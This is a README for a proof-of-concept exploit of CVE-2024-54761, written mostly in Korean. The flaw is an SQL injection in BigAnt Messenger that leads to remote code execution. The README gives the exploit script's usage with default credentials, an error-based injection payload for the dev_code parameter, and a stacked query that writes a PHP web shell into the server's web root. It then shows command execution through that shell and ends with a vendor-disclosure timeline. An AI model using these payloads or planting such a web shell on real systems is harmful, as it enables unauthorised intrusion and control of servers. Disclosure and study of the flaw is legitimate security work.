
 nscan9/cve-2024-54761
CVE-2024-54761 PoC

BigAnt Messenger의 SQL 인젝션 취약점으로 인해 RCE 취약점이 발생합니다. 다음 단계에 따라 익스플로잇하십시오.
사용법:
CVE-2024-54761.py [-h] -r RHOST [-p RPORT] [-u USERNAME] [-P PASSWORD]
options:
  -h, --help            show this help message and exit
  -r, --rhost RHOST     Target IP address
  -p, --rport RPORT     Target port (default 8000)
  -u, --username USERNAME
                        Login username (default admin)
  -P, --password PASSWORD
                        Login password (default 123456)
기본 자격 증명으로 익스플로잇을 실행합니다.
python CVE-2024-54761.py -r 127.0.0.1

SQLi에 노출된 dev_code 매개변수를 사용하여 사용 중인 데이터베이스 버전을 추출합니다.
# Payload
?dev_code=AND EXTARCTVALUE(rand(),concat(CHAR(126),version(),CHAR(126)))--
 SQL 스택 쿼리를 사용하여 대상에 PHP 웹셸을 업로드합니다.
# Payload
?dev_code=;SELECT "<?php system($_GET['cmd']); ?>" INTO OUTFILE 'C:/Program Files (x86)/BigAntSoft/IM Console/im_webserver/htdocs/shell.php'-- -


 명령 실행 증명:
/shell.php?cmd=whoami
31-10-2024: 이메일을 통해 공급업체에 취약점 제출
31-10-2024: 공급업체에 이메일 발송, 응답 없음
15-11-2024: 공급업체에 이메일 발송, 응답 없음
15-11-2024: CVE 요청
https://gist.github.com/nscan9/a31982c90ab40a8e00373bf15efbf52a
https://www.bigantsoft.com
